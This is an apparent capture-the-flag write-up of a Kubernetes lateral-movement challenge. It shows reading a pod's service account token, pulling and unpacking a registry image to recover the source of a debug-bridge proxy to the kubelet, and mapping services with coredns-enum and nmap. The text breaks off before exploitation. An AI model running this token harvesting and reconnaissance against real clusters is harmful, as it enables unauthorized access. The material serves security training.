You've gained access to a pod in the staging environment.
To beat this challenge, you'll have to spread throughout the cluster and escalate privileges. Can you reach the flag?
Good luck!

Kubernetes environment, goal is to get details in the kube-system. We can start by enumerating our initial access identity:
cat /var/run/secrets/kubernetes.io/serviceaccount/namespaceNamespace: staging

/var/run/secrets/kubernetes.io/serviceaccount/tokenPrints out current service account token
We can take the JWT from this and use tools like https://token.dev/ to decode it and see the parameters:
We can also query the environment variables relating to Kubernetes:
nv | egrep 'KUBERNETES|K8S'Query command
KUBERNETES_SERVICE_PORT_HTTPS=443
KUBERNETES_SERVICE_PORT=443
KUBERNETES_PORT_443_TCP=tcp://10.43.1.1:443
KUBERNETES_PORT_443_TCP_PROTO=tcp
KUBERNETES_PORT_443_TCP_ADDR=10.43.1.1
KUBERNETES_SERVICE_HOST=10.43.1.1
KUBERNETES_PORT=tcp://10.43.1.1:443
KUBERNETES_PORT_443_TCP_PORT=443
Output
Let's begin enumerating our current permissions:


So we can see that we have permissions to get list watch the pods endpoint and not much else useful, and if we run get pods it is just showing our current pod:

Lets get the configuration for this pod with kubectl get pod test -o yaml. Lot of information but what we're looking for is the image information here:
spec:
  containers:
  - image: hustlehub.azurecr.io/test:latest
We can see some relevant information from the pod configuration:
- namespace = staging
- image:
hustlehub.azurecr.io/test:latest - serviceaccountname =
test-sa(looks like our current account)
From here, after some exploring, I found that there are a few Kubernetes-related tools installed in our environment that we can use to dive into things. Relevant here is ORAS, which allows us to explore the registry the above image resides in. Using it is pretty simple following the documentation:
oras repo ls hustlehub.azurecr.io
Cool, a new image to explore with an interesting name k8s-debug-bridge. From here we can use ORAS to copy the image, we need to tag first to make sure we grab the right version.
oras copy hustlehub.azurecr.io/k8s-debug-bridge:latest --to-oci-layout k8s-debug-bridge/
Cool, we were able to download the other image present to our current environment. Lets explore it to see if we can find what is present on this image. First we can start with the image index.
jq . k8s-debug-bridge/index.jsonView the index.json parsed with jq
{
  "schemaVersion": 2,
  "mediaType": "application/vnd.oci.image.index.v1+json",
  "manifests": [
    {
      "mediaType": "application/vnd.oci.image.manifest.v1+json",
      "digest": "sha256:a705d5c6dd51fcfc0c8c7b8989df26b02a88740ae5b696fa8e65ac31f427b72e",
      "size": 1240,
      "platform": {
        "architecture": "amd64",
        "os": "linux"
      }
    },
    {
      "mediaType": "application/vnd.oci.image.index.v1+json",
      "digest": "sha256:0ed2d53c35dc594b40217506326e2f099dc8823fa5838a65736bfce6f1b0115f",
      "size": 856
    },
    {
      "mediaType": "application/vnd.oci.image.manifest.v1+json",
      "digest": "sha256:65d8defc58f5d756d55f44a42c1d19ac3b4ea1944ec8f21cfcef70beba9a44db",
      "size": 566,
      "annotations": {
        "vnd.docker.reference.digest": "sha256:a705d5c6dd51fcfc0c8c7b8989df26b02a88740ae5b696fa8e65ac31f427b72e",
        "vnd.docker.reference.type": "attestation-manifest"
      },
      "platform": {
        "architecture": "unknown",
        "os": "unknown"
      }
    }
  ]
}
The index points towards three hashes:
- sha256:
a705d5c6dd51fcfc0c8c7b8989df26b02a88740ae5b696fa8e65ac31f427b72e - sha256:
0ed2d53c35dc594b40217506326e2f099dc8823fa5838a65736bfce6f1b0115f - sha256:
65d8defc58f5d756d55f44a42c1d19ac3b4ea1944ec8f21cfcef70beba9a44db
The first one, which had the platform specified, looks to be our actual application image that we care about.
jq . a705d5c6dd51fcfc0c8c7b8989df26b02a88740ae5b696fa8e65ac31f427b72eLooking at the specification of the hash in question
{
  "schemaVersion": 2,
  "mediaType": "application/vnd.oci.image.manifest.v1+json",
  "config": {
    "mediaType": "application/vnd.oci.image.config.v1+json",
    "digest": "sha256:7162697db986f5e02d9091e5f29193a473f5fbd2d7b186243813052c9b7b5ed7",
    "size": 1902
  },
  "layers": [
    {
      "mediaType": "application/vnd.oci.image.layer.v1.tar+gzip",
      "digest": "sha256:44cf07d57ee4424189f012074a59110ee2065adfdde9c7d9826bebdffce0a885",
      "size": 3418409
    },
    {
      "mediaType": "application/vnd.oci.image.layer.v1.tar+gzip",
      "digest": "sha256:049d988b9bf0a21ad8597ad57e538949be03f703977d21d9d30b7da3fc92f983",
      "size": 295858
    },
    {
      "mediaType": "application/vnd.oci.image.layer.v1.tar+gzip",
      "digest": "sha256:4f4fb700ef54461cfa02571ae0db9a0dc1e0cdb5577484a6d75e68dc38e8acc1",
      "size": 32
    },
    {
      "mediaType": "application/vnd.oci.image.layer.v1.tar+gzip",
      "digest": "sha256:af22b6a1bf08e5477608575f8890ef7cbc61994011a54d37a5edd5630a6b9a6f",
      "size": 2311323
    },
    {
      "mediaType": "application/vnd.oci.image.layer.v1.tar+gzip",
      "digest": "sha256:f055869862fb70dd5a7f7c2b9ac1e9d50b886d9a3b55c1e288ad1ba76644bdae",
      "size": 1883
    }
  ]
}
In this, we can look at the digest present in the config key for our next layer of this onion. Another jq we go.
jq . 7162697db986f5e02d9091e5f29193a473f5fbd2d7b186243813052c9b7b5ed7 {
"architecture": "amd64",
"config": {
"ExposedPorts": {
"8080/tcp": {}
},
"Env": [
"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"
],
"Cmd": [
"./k8s-debug-bridge"
],
"WorkingDir": "/root/",
"ArgsEscaped": true
},
"created": "2025-10-22T18:57:25.008725258Z",
"history": [
{
"created": "2025-02-14T03:03:06Z",
"created_by": "ADD alpine-minirootfs-3.18.12-x86_64.tar.gz / # buildkit",
"comment": "buildkit.dockerfile.v0"
},
{
"created": "2025-02-14T03:03:06Z",
"created_by": "CMD [\"/bin/sh\"]",
"comment": "buildkit.dockerfile.v0",
"empty_layer": true
},
{
"created": "2025-10-11T23:15:36.745607626Z",
"created_by": "RUN /bin/sh -c apk --no-cache add ca-certificates && rm -rf /var/cache/apk/* && echo -e \"- Remove source code from our images\\n- Achieve AGI\" > /root/TODO # buildkit",
"comment": "buildkit.dockerfile.v0"
},
{
"created": "2025-10-11T23:15:36.756194585Z",
"created_by": "WORKDIR /root/",
"comment": "buildkit.dockerfile.v0"
},
{
"created": "2025-10-22T18:57:24.999382508Z",
"created_by": "COPY /app/k8s-debug-bridge . # buildkit",
"comment": "buildkit.dockerfile.v0"
},
{
"created": "2025-10-22T18:57:25.008725258Z",
"created_by": "COPY k8s-debug-bridge.go . # buildkit",
"comment": "buildkit.dockerfile.v0"
},
{
"created": "2025-10-22T18:57:25.008725258Z",
"created_by": "EXPOSE [8080/tcp]",
"comment": "buildkit.dockerfile.v0",
"empty_layer": true
},
{
"created": "2025-10-22T18:57:25.008725258Z",
"created_by": "CMD [\"./k8s-debug-bridge\"]",
"comment": "buildkit.dockerfile.v0",
"empty_layer": true
}
],
"os": "linux",
"rootfs": {
"type": "layers",
"diff_ids": [
"sha256:f44f286046d9443b2aeb895c0e1f4e688698247427bca4d15112c8e3432a803e",
"sha256:2ceca32bee8e2ca60831c95cb23f30eff33b659fa8783834ba8fa8ba91ac990a",
"sha256:5f70bf18a086007016e948b04aed3b82103a36bea41755b6cddfaf10ace3c6ef",
"sha256:822e435784fe76fdc7c566c428de04e39606c82f870f3712528d578a29bf7c06",
"sha256:081c91edb79f68b7831c0e59445e7b72c316aa518bacc8b1478a12def7901641"
]
}
}And we finally get something useful here! We learn the following about this image:
- port 8080 tcp is exposed
- some nonsense is echo'd to
/root/TODO - /root/k8s-debug-bridge (the built binary)
- /root/k8s-debug-bridge.go (source code!)
Now that we know the relevant layers to extract, we can do the following:
mkdir /tmp/rootfs
tar -xzf 44cf07d57ee4424189f012074a59110ee2065adfdde9c7d9826bebdffce0a885 -C /tmp/rootfs
tar -xzf 049d988b9bf0a21ad8597ad57e538949be03f703977d21d9d30b7da3fc92f983 -C /tmp/rootfs
tar -xzf af22b6a1bf08e5477608575f8890ef7cbc61994011a54d37a5edd5630a6b9a6f -C /tmp/rootfs
tar -xzf f055869862fb70dd5a7f7c2b9ac1e9d50b886d9a3b55c1e288ad1ba76644bdae -C /tmp/rootfs
Lets review our loot, starting with the go application:
// A simple debug bridge to offload debugging requests from the api server to the kubelet.
package main

import (
    "crypto/tls"
    "encoding/json"
    "fmt"
    "io"
    "io/ioutil"
    "log"
    "net"
    "net/http"
    "net/url"
    "os"
    "strings"
)

type Request struct {
    NodeIP        string `json:"node_ip"`
    PodName       string `json:"pod"`
    PodNamespace  string `json:"namespace,omitempty"`
    ContainerName string `json:"container,omitempty"`
}

var (
    httpClient = &http.Client{
        Transport: &http.Transport{
                TLSClientConfig: &tls.Config{
                        InsecureSkipVerify: true,
                },
        },
    }
    serviceAccountToken string
    nodeSubnet string
)

func init() {
    tokenBytes, err := ioutil.ReadFile("/var/run/secrets/kubernetes.io/serviceaccount/token")
    if err != nil {
        log.Fatalf("Failed to read service account token: %v", err)
    }
    serviceAccountToken = strings.TrimSpace(string(tokenBytes))
    nodeIP := os.Getenv("NODE_IP")
    if nodeIP == "" {
        log.Fatal("NODE_IP environment variable is required")
    }
    nodeSubnet = nodeIP + "/24"
}

func main() {
    http.HandleFunc("/logs", handleLogRequest)
    http.HandleFunc("/checkpoint", handleCheckpointRequest)
    fmt.Println("k8s-debug-bridge starting on :8080")
    http.ListenAndServe(":8080", nil)
}

func handleLogRequest(w http.ResponseWriter, r *http.Request) {
    handleRequest(w, r, "containerLogs", http.MethodGet)
}

func handleCheckpointRequest(w http.ResponseWriter, r *http.Request) {
    handleRequest(w, r, "checkpoint", http.MethodPost)
}

func handleRequest(w http.ResponseWriter, r *http.Request, kubeletEndpoint string, method string) {
    req, err := parseRequest(w, r) ; if err != nil {
        return
    }

    targetUrl := fmt.Sprintf("https://%s:10250/%s/%s/%s/%s", req.NodeIP, kubeletEndpoint, req.PodNamespace, req.PodName, req.ContainerName)

    if err := validateKubeletUrl(targetUrl); err != nil {
        http.Error(w, err.Error(), http.StatusInternalServerError)
        return
    }

    resp, err := queryKubelet(targetUrl, method) ; if err != nil {
        http.Error(w, fmt.Sprintf("Failed to fetch %s: %v", method, err), http.StatusInternalServerError)
        return
    }

    w.Header().Set("Content-Type", "application/octet-stream")
    w.Write(resp)
}

func parseRequest(w http.ResponseWriter, r *http.Request) (*Request, error) {
    if r.Method != http.MethodPost {
        http.Error(w, "Method not allowed", http.StatusMethodNotAllowed)
        return nil, fmt.Errorf("invalid method")
    }
    var req Request = Request{
        PodNamespace: "app",
        PodName: "app-blog",
        ContainerName: "app-blog",
    }
    if err := json.NewDecoder(r.Body).Decode(&req); err != nil {
        http.Error(w, "Invalid JSON", http.StatusBadRequest)
        return nil, err
    }
    if req.NodeIP == "" {
        http.Error(w, "node_ip is required", http.StatusBadRequest)
        return nil, fmt.Errorf("missing required fields")
    }

    return &req, nil
}

func validateKubeletUrl(targetURL string) (error) {
    parsedURL, err := url.Parse(targetURL) ; if err != nil {
        return fmt.Errorf("failed to parse URL: %w", err)
    }

    // Validate target is an IP address
    if net.ParseIP(parsedURL.Hostname()) == nil {
        return fmt.Errorf("invalid node IP address: %s", parsedURL.Hostname())
    }
    // Validate IP address is in the nodes /16 subnet
    if !isInNodeSubnet(parsedURL.Hostname()) {
        return fmt.Errorf("target IP %s is not in the node subnet", parsedURL.Hostname())
    }

    // Prevent self-debugging
    if strings.Contains(parsedURL.Path, "k8s-debug-bridge") {
        return fmt.Errorf("cannot self-debug, received k8s-debug-bridge in parameters")
    }

    // Validate namespace is app
    pathParts := strings.Split(strings.Trim(parsedURL.Path, "/"), "/")
    if len(pathParts) < 3 {
        return fmt.Errorf("invalid URL path format")
    }
    if pathParts[1] != "app" {
        return fmt.Errorf("only access to the app namespace is allowed, got %s", pathParts[1])
    }

    return nil
}

func queryKubelet(url, method string) ([]byte, error) {
    req, err := http.NewRequest(method, url, nil)
    if err != nil {
        return nil, fmt.Errorf("failed to create request: %w", err)
    }
    req.Header.Set("Authorization", "Bearer "+serviceAccountToken)
    log.Printf("Making request to kubelet: %s", url)
    resp, err := httpClient.Do(req)
    if err != nil {
        return nil, fmt.Errorf("failed to connect to kubelet: %w", err)
    }
    defer resp.Body.Close()

    if resp.StatusCode != http.StatusOK {
        body, _ := io.ReadAll(resp.Body)
        log.Printf("Kubelet error response: %d - %s", resp.StatusCode, string(body))
        return nil, fmt.Errorf("kubelet returned status %d: %s", resp.StatusCode, string(body))
    }

    return io.ReadAll(resp.Body)
}

func isInNodeSubnet(targetIP string) bool {
    target := net.ParseIP(targetIP)
    if target == nil  {
        return false
    }
    _, subnet, err := net.ParseCIDR(nodeSubnet)
    if err != nil {
        return false
    }
    return subnet.Contains(target)
}
What this does at a high level:
- exposes an HTTP server on port 8080
- has two endpoints
/logs- method: GET
- proxies to kubelet
containerLogsendpoint
/checkpoint- method: POST
- proxies to kubelet
checkpointendpoint
- both endpoints eventually call
https://<NodeIP>:10250/<kubeletEndpoint>/<namespace>/<pod>/<container> - This is the kubelet authenticated API, normally not reachable without node-level credentials.
- This binary acts like a debug bridge between the cluster API server and kubelet.
- the following details are hardcoded
- PodNamespace: "app"
- PodName: "app-blog"
- ContainerName: "app-blog"
When submitting a request to the application, it expects certain things:
type Request struct {
    NodeIP        string `json:"node_ip"`
    PodName       string `json:"pod"`
    PodNamespace  string `json:"namespace,omitempty"`
    ContainerName string `json:"container,omitempty"`
}
We're going to need to send the Node IP, the pod name, the namespace of the pod, and the container name. It's worth nothing that it's likely true that we can submit the hardcoded credentials when making the POST request, as we already have everything but the NodeIP as noted above.
At this point, I move towards enumerating the environment for other services, endpoints, and more. We have two helpful tools installed on the system that are helpful:
- coredns-enum
- nmap
Both of these help us map our environment. We'll start with coredns-enum:
coredns-enum --mode bruteforce --cidr 10.43.0.0/16 --zone cluster.localI arrived at that cidr because 10.43.0.0/16 is the default Kubernetes Service CIDR for many distros, and we already knew this matched our name server so it was a reasonable assumption.

We have hits! We can see our applications running in our environment and their associated IPs. We can then use another installed tool, nmap, to query those IPs directly to see what ports they might be exposing for us to interact with.
nmap -n -Pn -sT -p 80,443,8080,8000,3000,5000,8443,9000 10.43.1.36 10.43.1.168
Also running the following looking for any unusual ports:
